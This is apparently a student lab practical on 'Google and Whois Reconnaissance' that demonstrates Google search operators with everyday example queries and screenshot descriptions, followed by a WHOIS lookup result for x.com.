

PRACTICAL NO:1

AIM: Google and Whois Reconnaissance.

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Commands:

1.site: This operator restricts the search to a specific site.

The screenshot shows a search results page from a web browser. The search query 'site:wikipedia.org' is entered in the search bar. Below the search bar, there are tabs for All, Shopping, Images, Videos, Web, News, Maps, and More. The results list three entries, each with a Wikipedia logo and the word 'Wikipedia' followed by the URL 'https://en.wikipedia.org/wiki/'. The first result is 'Yahoo', the second is 'ROYGBIV', and the third is 'The dress'. Each result has a brief description below it.

site:wikipedia.org

All Shopping Images Videos Web News Maps More

Wikipedia
https://en.wikipedia.org › wiki › Yahoo

Yahoo
Yahoo Yahoo is an American web services portal. The web portal provides search engine Yahoo Search and related services including My Yahoo, Yahoo Mail, ...

Wikipedia
https://en.wikipedia.org › wiki › ROYGBIV

ROYGBIV
ROYGBIV is an acronym for the sequence of hues commonly described as making up a rainbow: red, orange, yellow, green, blue, indigo, and violet.

Wikipedia
https://en.wikipedia.org › wiki › The_dress

The dress
The dress was a 2015 online viral phenomenon centred on a photograph of a dress. Viewers disagreed on whether the dress was blue and black, or white and ...

For example, 'site:wikipedia.org' will only return results from Wikipedia.

The screenshot shows a search results page from a web browser. The search query 'site:wikipedia.org define:computer' is entered in the search bar. Below the search bar, there are tabs for All, Images, Shopping, Videos, Web, Books, News, and More. The results list two entries, both from Wikipedia. The first result is 'Computer' from Wikipedia, and the second is 'Computer - Simple English Wikipedia, the free encyclopedia' from Simple English Wikipedia. Each result has a brief description below it.

site:wikipedia.org define:computer

All Images Shopping Videos Web Books News More

Wikipedia
https://en.wikipedia.org › wiki › Computer

Computer
A computer is a machine that can be programmed to automatically carry out sequences of arithmetic and logical operations (computation).
Computer (occupation) · Computer programming · Computer network · Machine

Wikipedia
https://simple.wikipedia.org › wiki › Computer

Computer - Simple English Wikipedia, the free encyclopedia
A computer is a machine that uses electronics to input, process, store, and output data. Data information such as numbers, words, and lists.
Personal computer · Tablet computer · Quantum computer · Computer program

2.intitle: This operator requires that the specified word or phrase is included in the page's title.

A screenshot of a search results page from a search engine. The search bar at the top contains the query "intitle:pizza". Below the search bar, there are two search results. The first result is for "Domino's" with the URL "https://pizzaonline.dominos.co.in". The second result is for "Order Domino's Pizza Online – Get 2 Regular Pizza @99 Each" with the URL "https://pizzaonline.dominos.co.in". Both results have a small blue circular icon next to them.

Domino's
https://pizzaonline.dominos.co.in

Order Domino's Pizza Online – Get 2 Regular Pizza @99 Each
Order Pizza online from Domino's and get a discount upto 50%. Choose from the best pizza offers available online. Pizza Delivery, Takeaway and ...

A screenshot of a search results page from a search engine. The search bar at the top contains the query "intitle:pizza". Below the search bar, there are two search results. The first result is for "Pizza Hut" with the URL "https://www.pizzahut.co.in". The second result is for "Order Pizza Online - Delivery and Takeaway" with the URL "https://www.pizzahut.co.in". Both results have a small red circular icon next to them.

Pizza Hut
https://www.pizzahut.co.in

Order Pizza Online - Delivery and Takeaway
Enjoy Pizza Hut's delicious new pizzas at up to Rs. 300* OFF using code HUT300 | Order now personal pizzas at Rs. 299* | For more such amazing ...

3.inurl: This operator requires that the specified word or phrase is included in the page's URL.

A screenshot of a search results page from a search engine. The search bar at the top contains the query "site:wikipedia.org inurl:pdf". Below the search bar, there are three search results. The first result is for "Wikipedia" with the URL "https://en.wikipedia.org/wiki/PDF". The second result is for "PDF" with the URL "https://en.wikipedia.org/wiki/PDF". The third result is for "PDF JS" with the URL "https://pdfjs.readthedocs.io/en/latest/index.html". All three results have a small blue circular icon next to them.

site:wikipedia.org inurl:pdf

All Images Shopping Videos Books News Web More Tools

W Wikipedia
https://en.wikipedia.org/wiki/PDF

PDF
Portable Document Format (PDF), standardized as ISO 32000, is a file format developed by Adobe in 1992 to present documents, including text formatting and ...
PDF/A Wiki · PDF/E · PDF/UA · PDF (disambiguation)

Images

PDF - Wikipedia
W Wikinews
File:Test.pdf - Wikimedia Commons
W Wikimedia Commons
PDF.js - Wikipedia
W Wikimedia

4.filetype: This operator restricts the search to specific file types.

For example, 'filetype:pdf' will only return PDF files.



The University of North Carolina at Chapel Hill
https://help.rc.unc.edu > Assets > Python_intro PPT ::

Presentation Title

Where to use python? System management (i.e., scripting); Graphic User Interface (GUI) programming; Database (DB) programming; Text data processing ...

Indiana University
https://informatics.indiana.edu > jbollen > slides PPT ::

Chapter 5

Guide to Programming with Python. Chapter Five. Lists and Dictionaries: The Hangman Objectives. Create ...

Python.org
https://legacy.python.org > ppt > fannie > fannie PPT ::

Python Programming Language – Legacy Website

What is Python? O-O rapid prototyping language; Not just a scripting language; Not Easy to learn, read, use; Extensible (add ...)

5.Intext: This operator requires that the specified word or phrase is included in the body of the page.

Try it out: intext:AI

This will return pages that have the word "AI" somewhere within the content.

All Images News Videos Shopping Web Maps :: More

Chat Open now Photo Ask Detector Top rated Blackbox Help

OpenAI
https://openai.com ::

OpenAI
A new series of AI models designed to spend more time thinking before they respond. Learn more

Introducing ChatGPT
... AI assistant. We gave the trainers access to model-written ...

Open AI Text Classifier
Explore resources, tutorials, API docs, and dynamic examples to ...

[More results from openai.com »](#)

6.cache: This operator shows the version of the page that Google has in its cache.

About 85,800,000 results

Google Support
https://support.google.com/youtube/answer/631749?hl=en

Clear cache & cookies - Computer - YouTube Help - Google Help

Learn how to change more cookie settings in Chrome. For example, you can delete cookies for a specific site. [See more](#)

What Happens After You Clear This Info

After you clear cache and cookies: 1. Some settings on sites get deleted. For example, if you were signed in, you'll need to sign in again. 2. If you turn sync on in ... [See more](#)

How Cache & Cookies Work

1. Cookies are files created by sites you visit. They make your online experience easier by saving browsing data. [See more](#)

Videos of cache:youtube.com
bing.com › videos

YouTube

7.related: This operator returns sites that are similar to the specified site.

related:python.com

All Images Videos Shopping Web News Books More Tools

Python.org
https://www.python.org

Welcome to Python.org

Python is a programming language that lets you work quickly and integrate systems more effectively.

[Learn More](#)

[Python For Beginners](#) · [Power Python](#) · [Quotes about Python](#) · [Alternative Python...](#)

Python.org
https://www.python.org/about/gettingstarted

Python For Beginners

An experienced programmer in any programming language (whatever it may be) can pick up Python very quickly. It's also easy for beginners to use and learn.

related:time.com

X | 🔍 | ⚡ | ☰

Time Magazine
https://time.com

TIME | Current & Breaking News | National & World Updates

Breaking news and analysis from TIME.com. Politics, world news, photos, video, tech reviews, h science and entertainment news.

People also ask :

What is the purpose of time.com?

What are Google search symbols?

What kind of website is time?

What is the time website about?

Fe

8.info: This operator provides information about the specified site.

A screenshot of a web browser showing the search results for 'info:git.com'. The first result is the official Git website (<https://git-scm.com>). The page title is 'Git' and it describes Git as a free and open source distributed version control system. It includes download links for Windows, macOS, and Linux.

 Git
<https://git-scm.com> :

Git

Git is a free and open source distributed version control system designed to handle everything from small to very large projects with speed and efficiency.

[Download for Windows](#) · [Downloads](#) · [Download for macOS](#) · [Free and Open Source](#)

 GitHub
<https://github.com/gtibits/git-info> :

gitbits/git-info

git-info is a git subcommand that shows information about a Git repository a la 'svn info'. License: BSD 2-Clause license. 94 stars. 21 forks.

 GitHub
<https://github.com/GIT> :

GitHub

9.define: This operator provides definitions for the specified word or phrase.

These operators can be used individually or in combination to create more specific and targeted searches.

A screenshot of a web browser showing the search results for 'define:function'. The first result is a math article from BYJU'S (<https://byjus.com/Maths/Math-Article>). The title is 'What is a Function? Definition, Types and Notation - Maths'. The page explains what a function is as a relationship between inputs and outputs.

 BYJU'S
<https://byjus.com/Maths/Math-Article> :

What is a Function? Definition, Types and Notation - Maths

A function is a relationship between inputs where each input is related to exactly one output. Every function has a domain and codomain or range.

[Onto Function](#) · [Even Function](#) · [One To One Function](#) · [Polynomial Functions](#)

People also ask :

What is function in definition?



What is a function in Python?



Where is function defined?



What is called as function?



[Feedback](#)

10.intitle: Searches for pages that contain a specific word in the title tag.

Try it out: intitle:pizza

This will show pages with the word "pizza" in the title tag.

Wikipedia
https://en.wikipedia.org/wiki/Biryani

Biryani
Biryani is a mixed rice dish popular in South Asia, made with rice, meat (chicken, goat, lamb, beef) or seafood (prawns or fish), and spices.

Swasthi's Recipes
https://www.indianhealthyrecipes.com/chicken-biryani-...

Chicken Biryani Recipe
2 Sept 2022 — Biryani is a celebratory rice and meat dish cherished in the Indian sub-continent. A traditional biryani consists of fluffy basmati rice layered ...
5.0 ★★★★★ (1,590) · 1 hr 25 mins
Hyderabadi Chicken Biryani · Mutton Biryani · Chettinad Biryani

Zomato
https://www.zomato.com/mumbai/biryani

Biryani Restaurants in Mumbai
Biryani Restaurants in Mumbai · Capital Social · Flute 24 Hrs · Punjab Grill · Le Vivanta · Lilak Restaurant & Bar · Assal Malvani · Konkan Foods · Sher - E - ...

YouTube · Curries With Bumbi
16.4L+ views · 1 year ago

11.allintitle: Works like "intitle" but will only show pages where the title tag includes all of the specified words.

Try it out: allintitle:pizza recipe

All Videos Images News Shopping Web Maps More

YouTube · Kerala Flavor in Hindi
4 views · 7 hours ago

Meduvada recipe in hindi kerala flavor
Meduvada recipe in hindi kerala flavor. 4 views · 8 minutes ago ...more
Kerala Flavor in Hindi. 155K. Subscribe. Like. Share.

Recipes

| | | |
|--|---------------------------------------|---------------------------------------|
| | | |
| Soy flour, Bread and Carrot Meduvada cookpad.com | Meduvada cookpad.com No reviews | Meduvada cookpad.com No reviews |

12.related: Allows you to find sites related to a particular domain.

Try it out: related:nytimes.com

The screenshot shows a search bar with the query "related:nytimes.com". Below the search bar, there's a snippet from The New York Times website titled "Race/Related". The snippet includes a brief description, links to other pages like "Page 6 · Page 7 · Page 4 · Page 5", and a link to "The New York Times - Breaking News, US News, World News ...".

The New York Times
https://www.nytimes.com › spotlight › race

Race/Related

Welcome to Race/Related, a weekly newsletter focused on race, identity and culture.

[Page 6](#) · [Page 7](#) · [Page 4](#) · [Page 5](#)

The New York Times
https://www.nytimes.com

The New York Times - Breaking News, US News, World News ...

Live news, investigations, opinion, photos and video by the journalists of The New York Times from more than 150 countries around the world.

[The Crossword](#) · [Wordle](#) · [Today's Paper](#) · [Strands](#)

The New York Times
https://www.nytimes.com › newsletters › race-related

Race/Related Newsletter

Race/Related. Explore the countless ways race affects our lives, with provocative reporting and discussion. Sent to Your Inbox Weekly; Read the Latest.

13.OR :

Try it out: pizza OR pasta

This will show pages that are related to either pizza or pasta. Or both.


Alternatively, you can use the pipe (|) operator in place of "OR." It does the same thing.

Try it out: pizza | pasta

The screenshot shows a search bar with the query "misal OR pavbhaji". Below the search bar, there's a list of video thumbnails and their details. The first video is "Pav Bhaji Recipe | Mumbai Street Food | Pav Bhaji Masala ..." from YouTube · HomeCookingShow, posted 4 days ago. The second video is "Mumbai Spl Pao Bhaji | Pav Bhaji | बाज़ार जैसी पाव भाजी बनाने की" from YouTube · Kunal Kapur, posted 18 Feb 2023. The third video is "How To Make The Tastiest Kolhapuri Misal at Home? | Yummy . ." from YouTube · Rajshri Food, posted 17 Feb 2023. The fourth video is "Misal Pav | झणझणीत कोल्हापुरी मिसळ रेसिपी | Kolhapur style ..." from YouTube · Chef Ranveer Brar, posted 6 Dec 2022.



Videos :



Pav Bhaji Recipe | Mumbai Street Food | Pav Bhaji Masala ...

YouTube · HomeCookingShow

4 days ago



How To Make The Tastiest Kolhapuri Misal at Home? | Yummy_

YouTube · Rajshri Food

17 Feb 2023



3 key moments in this video ▾



Misal Pav | झणझणीत कोल्हापुरी मिसळ रेसिपी | Kolhapur style ...

YouTube · Chef Ranveer Brar

6 Dec 2022



Missal Pav | घर पर ही बनाएं महाराष्ट्र स्पेशल मिसल पाव ...

YouTube · Sanjeev Kapoor Khazana

16 Sept 2023

14.AND:

Finds results related to both the searched terms.

Try it out: pizza AND pasta

The AND operator is usually implied in Google search queries. When entering multiple search terms, Google assumes you want to see results that include all of those terms.

So if you search for "pizza pasta," Google will show results that include both "pizza" and "pasta" anyway.



All Images Videos Shopping Maps News Web More

Did you mean: **vada pav** AND samosa

Videos :



Mumbai's Best Vada Pav And Samosa Pav | Indian Street Foo

YouTube · Cook Book

8 May 2021

4 key moments in this video ▾

15. -

The minus (-) operator excludes a particular term or phrase and shows pages that don't include the excluded term (or terms).

Try it out: digital marketing-jobs

Google will show pages related to "digital marketing," but not "digital marketing jobs."

A screenshot of a Google search results page. The search bar at the top contains the query "digital marketing -jobs". Below the search bar are various filters: "All", "Images", "Jobs", "Videos", "News", "Shopping", "Web", and "More". Under the "Jobs" filter, there are additional filters for "Remote", "Entry Level", "Salary", "Part time", "Open now", "Within 400m", and "In m". The results section starts with a link from Coursera to the "Digital Marketing Specialization" course. Below the link, there's a snippet of text: "Drive Customer Behavior Online. A six-course overview of the latest digital marketing skills, taught by industry experts." To the right of the snippet is a "People also ask" section with three questions: "What exactly does digital marketing do?", "What are the 8 types of digital marketing?", and "Is digital marketing a IT job?".

16.(.)

The parentheses "()" groups multiple terms or search operators to influence the final search.

Try it out: Tesla (Model S OR Model Y)

Google will show pages that either include "Model S" or "Model Y" in addition to "Tesla."

A screenshot of a Google search results page for the query "Tesla(Model S OR Model Y)". The search bar at the top contains the query. Below the search bar are various filters: "All", "Images", "Shopping", "Videos", "News", "Web", "Maps", and "More". Under the "Web" filter, there are additional filters for "Price", "For sale", "Interior", "Vs tesla model", "Wheels", and "Bigger". The results section starts with a link from Tesla to the "Model Y" page. Below the link, there's a snippet of text: "Go ahead, take the road trip. With up to 337 miles (EPA est.) of range on a single charge, chances you'll need a break before your Model Y will. Dual motor ...". To the right of the snippet is a "Design your car" section with a link to "Model Y - New Model Y - Legal - ...". Below that is another snippet: "Design Your Model Y Model Y · 600km. Range. (WLTP) · 217km/h. Top Speed · 5.9s. 0 ...". At the bottom of the snippet is a link: "More results from tesla.com >".

17.*

Acts as a wild card and fills in the missing word or phrase.

Try it out: best * in Paris

Google will fill in the asterisk with different words, such as "places," "museums," "hotels," "restaurants," "tourist places," etc.

best * in australia

Places to Visit In Australia

Explore the diverse beauty of Australia by visiting its top tourist places like Sydney, Melbourne, Perth, Gold Coast, where history and natural wonders ...

Sydney Opera House

4.7 ★ (81K)
Performing arts thea...
₹2,438.78

Uluru

4.6 ★ (3.2K)
Rock
₹2,059.41

Perth

Colloquial city

Kakadu National Park

4.5 ★ (1.4K)
National park
₹1,354.88

More things to do →

18.define: See the definition for a specific word or concept. The definition is displayed in a special dictionary box, but sometimes Google might just show websites that define the term for you.

Try it out: define:algorithm

This will serve the definition of the word "algorithm."

define:algorithm

All Images Videos Shopping Web Books News More

AI Overview

En Listen

An algorithm is a set of instructions that are followed in order to solve a problem or complete a task. Algorithms are often used in computing, but they can also be used in everyday life.

How do algorithms work? Algorithms take inputs, They follow a series of steps, and They produce outputs.

What are some examples of algorithms? Recipes, Tying shoelaces, Making

Show more ▾

WHAT IS AN ALGORITHM?

An algorithm is a set of instructions that are followed in order to solve a problem or complete a task. It's made up of three main parts: inputs, steps, and outputs. An algorithm can be represented as a flowchart or a series of steps. For example, a recipe is an algorithm for cooking a meal. It has inputs (like flour, sugar, and eggs), steps (like mixing the ingredients and baking the cake), and an output (the finished cake). Another example of an algorithm is a set of instructions for solving a math problem. It has inputs (like numbers and variables), steps (like adding or subtracting), and an output (the final answer).

19.Filetype: Find results of a particular file format (e.g., PDF, XLS, PPT, DOCX, etc.)

Try it out: filetype:pdf climate change

You'll see search results for PDF files related to climate change.

All Images Videos Shopping News Web Books More

IBM
https://www.ibm.com > ssw_ibm_i_73 > rzahr PDF :

[ILE C/C++ Programmer's Guide](#)

This edition applies to version 7, release 2, modification 0 of IBM Rational Development Studio for (product number. 5770-WDS) and to all subsequent ...

478 pages

20.ext:

Alternatively, you can use the "ext:" operator in place of "filetype:". It does the same thing.

Try it out: ext:pdf climate change

All Images Videos Shopping News Web Books More

Oracle
https://www.oracle.com > docs > tech > codecon... PDF :

[Java Code Conventions](#)

4 Oct 1996 — Each Java source file contains a single public class or interface. When private classes and interfaces are associated with a public class, you ...

24 pages

Einstein Academy of Technology And Management
https://eatm.in > uploads > 2022/09_Java-PPT PDF :

[Java Programming](#)

In Java, a constructor is a block of codes similar to the method. It is called when an instance of the class is created. ◦ At the time of calling constructor, ...

Institute of Technology (Polytechnic), Navi Mumbai
https://iotmumbai.bharatividyapeeth.edu > pdf > 3... PDF :

[JAVA PROGRAMMING Course Code : 314317 Semester](#)


28 Nov 2024 — 1.1 Java features and the Java programming environment. 1.2 Defining a class creating object, accessing class members. 1.3 Java tokens and data ...

9 pages

21.cache: Allows you to view the most recent cached version of a webpage.

Try it out: cache:semrush.com


Google will show you the most recent cached version of our homepage.



The screenshot shows the Microsoft Bing search interface with the query "cache:wikipedia.org". The search results include a diagram titled "Cache Memory" illustrating how data is stored in both main memory and cache memory. Below the diagram is a link to the Wikipedia article "Cache (computing)". The article page itself is visible, showing sections like "Motivation", "Operation", and "Examples of hardware...". The page is from en.wikipedia.org.

22.Site: Finds results only from a specific website.

Try it out: site:nytimes.com



The screenshot shows the Google search interface with the query "site:nytimes.com". The results are all from the nytimes.com domain. The first result is "New York Times Advertising", followed by "The New York Times Store | Official Apparel, Books and Gifts", and finally "Tips". Each result has a snippet of text and a link to the full article.

23.inurl: Finds pages that include a specific word in the URL.

Try it out: inurl:shampoo

This will return pages that have the word "shampoo" in the URL.

Mynta
https://www.myntra.com › shampoo

Buy Hair Shampoo Online @ Best Price in India
Shampoo - Buy Hair Shampoo Online @ Best Price from Mynta.
Shop for Mild & Herbal Shampoo from Loreal, Dove, TRESemme, Himalaya & more for Best Hair.
4.7 ★ store rating (402) · ₹244 to ₹950 · Free 1–3 day delivery

Kesh King
https://www.keshking.com › collections › organics-sha...

Organics Shampoo
Kesh King Organics Neem & Bhringraj Anti Dandruff Shampoo, Certified Organic Ayurvedic Formula for Flake free and Healthy scalp, sulphate & paraben free, 300ml.
Free 2–4 day delivery over ₹250 · 7-day returns

24.allinurl: Works like "inurl" but will only return pages where the URL includes all of the specified terms.

Try it out: allinurl:best baby shampoos

Quora
https://www.quora.com › Which baby shampoo produ...

Which baby shampoo product is best for babies in India?
Mamearth baby shampoo is one of the best shampoo in india. It is free from harmful chemicals and is very gentle on baby skin. While choosing ...
50 answers · Top answer: I was using Himalaya's baby shampoo for my son since his birth and after al...
What are the best types of baby shampoo and body wash for a ... 26 Feb 2023
Which shampoo is best for baby? - Quor... 16 Oct 2015
What is the best brand of baby shampoo and body lotion for a ... 18 Apr 2014
Which one is the best pure organic and chemical free baby ... 1 May 2019
More results from www.quora.com

NBC News
https://www.nbcnews.com › select › shopping › best-be...

The Best Baby Shampoos of 2025 | NBC Select
15 Jan 2025 — When it comes to picking the best baby shampoo, dermatologists suggest staying away from anything with harsh chemicals and fragrances.

Babyamore
https://www.babyamore.in › blogs › parenting › the-bes...

The Best Baby Shampoo for 2022 & How to find the right ...
30 Sept 2024 — The best baby shampoo should be gentle, leaving hair clean but avoiding ingredients that dry or irritate delicate skin or cause bath time tears.

25.weather: Allows you to quickly see weather conditions for a particular location.

Try it out: weather:london

Google will display the current temperature, forecast, and other weather-related information



26.stocks: Allows you to quickly see stock prices and other financial information of a particular company.

Try it out: stocks:tesla


Google will show the stock price, current market cap, stock chart with historic price details, and other relevant information.



27.map: Shows a map of a specific location.

Try it out: map:new york

Google will display a map of the location. If you click on the map, it will take you to Google Maps. Where you can zoom in or zoom out and explore further.



28. movie: Shows information about a specific movie.

Try it out: movie:avengers endgame

Google will display movie-related information. Like reviews, ratings, full cast and crew list, trailers, and showtimes (if it's currently in theaters near you).

29. allintext:

Works like "intext" but will only show pages where page content contains all of the specified words.

Try it out: allintext:SEO tips

Google will show pages with both words in the content.

A screenshot of a Google search results page. The search query 'allintext:SEO tips' is entered in the search bar. Below the search bar, there are several filter buttons: 'All', 'Images', 'Videos', 'News', 'Shopping', 'Web', 'Books', and a 'More' button. Below these are category buttons: 'For beginners', 'YouTube', 'Reddit', 'For small businesses', 'For new website', and 'Writing'. The main content area shows a snippet from a page about SEO tips, followed by a bulleted list of tips.

AI Overview

ம் En Listen

Search engine optimization (SEO) is a process to improve a website's visibility in search results. Some SEO tips include:

- **Use keywords:** Include keywords in your page's title tag, URL, and in the first 100 words of your content.
- **Optimize for mobile:** Compress images, minimize HTTP requests, and enable browser caching.
- **Use schema markup:** This helps search engines understand the context of your content.

30. source:

Finds news articles from a specific source in Google News.

Try it out: tesla source:nytimes.com

You'll see news articles about Tesla from The New York Times.


A screenshot of Google News results for the query 'tesla source:nytimes.com'. The search bar at the top shows the query. Below the search bar are standard Google search filters: All, News, Images, Shopping, Videos, Web, Maps, and More. The results list two news items from The New York Times. The first result is a summary of an article titled 'Tesla Motors Inc.' with a link to the full article. The second result is a summary of an article titled 'Tesla's Profit Fell Sharply Last Year' with a link to the full article. Both results include the source information 'The New York Times' and the URL 'https://www.nytimes.com'.

31. in:

Lets you convert one unit to another. Applies to currency, weights, distance, temperature, time, etc.

For example, you can search for "999 USD in EUR" to see how much \$999 USD is worth in euros.

Try it out: 999 usd in eur




32. "search term":

Using quotation marks around a search query allows you to search for an exact phrase rather than individual words.

Try it out: "best pizza in new york city"

In this example, Google will only show results that include that exact phrase, rather than "best," "pizza," and "new york city" separately.



33. AROUND(X):

Searches for pages where two words appear within the distance of "X" words from each other.

Try it out: Tesla AROUND(5) Model S

In this example, Google will return pages with words "Tesla" and "Model S" in content where they appear within five words from each other.

The screenshot shows a Google search results page for the query "Tesla AROUND(5) Model S". The search bar at the top contains the query. Below the search bar, there are tabs for All, Images, Shopping, News, Videos, Web, Maps, and More. The "All" tab is selected. The results list includes:

- Tesla**
https://www.tesla.com/models :
Model S
Model S. Dual Motor All-Wheel Drive unlocks more range than any other vehicle in our current lineup, with insane power and maximum control. 3.1 s · Model S ...
- Design Your Model S**
Design and order your Tesla Model S, the safest, quickest ...
- Tesla Canada**
Model S is built from the ground up as an electric vehicle, with a ...
- Plaid**
Model S. Dual Motor All-Wheel Drive unlocks more range than ...
- Model S**
- Tesla Australia**
Model S. Dual Motor All-Wheel Drive unlocks more range than ...

34. location:

Narrow your results to a specific location.

Try it out: location:seattle pizza

You'll see pizza-related results specific to Seattle.

The screenshot shows a Google search results page for the query "location:seattle pizza". The search bar at the top contains the query. Below the search bar, there are tabs for All, Images, Shopping, News, Videos, Web, Maps, and More. The "All" tab is selected. The results list includes:


- Places :**
- ROCCO'S**
4.5 ★★★★★ (3.9K) · ₹₹ · Pizza
2312 2nd Ave
Closed · Opens 11 am
Rustic-chic pizza spot with craft beers
- Serious Pie Downtown**
4.4 ★★★★★ (4.2K) · \$20–30 · Pizza
2001 4th Ave
Closed · Opens 11:30 am
Cozy spot for gourmet wood-fired pizzas
- Pizza Castle**
4.5 ★★★★★ (124) · ₹200–400 · Pizza
Mumbai, Maharashtra
Cosy spot for pizzas, burgers & shakes

On the right side of the results, there is a map showing the locations of the pizza places in Seattle, with a callout box for "Serious Pie Downtown" showing its address and rating.

WhoIs Lookup

INPUT:

Using WHOIS lookup for searching for information about a specific domain name on the internet. This information includes details such as the domain's registration date, expiration date, registrar, and contact information for the domain owner.



OUTPUT:

| X.COM | | Updated 17 hours ago |
|--------------------|--|----------------------|
| Domain Information | | |
| Domain: | x.com | |
| Registrar: | GoDaddy.com, LLC | |
| Registered On: | 1993-04-02 | |
| Expires On: | 2026-10-20 | |
| Updated On: | 2024-01-12 | |
| Status: | clientDeleteProhibited clientRenewProhibited clientTransferProhibited clientUpdateProhibited | |
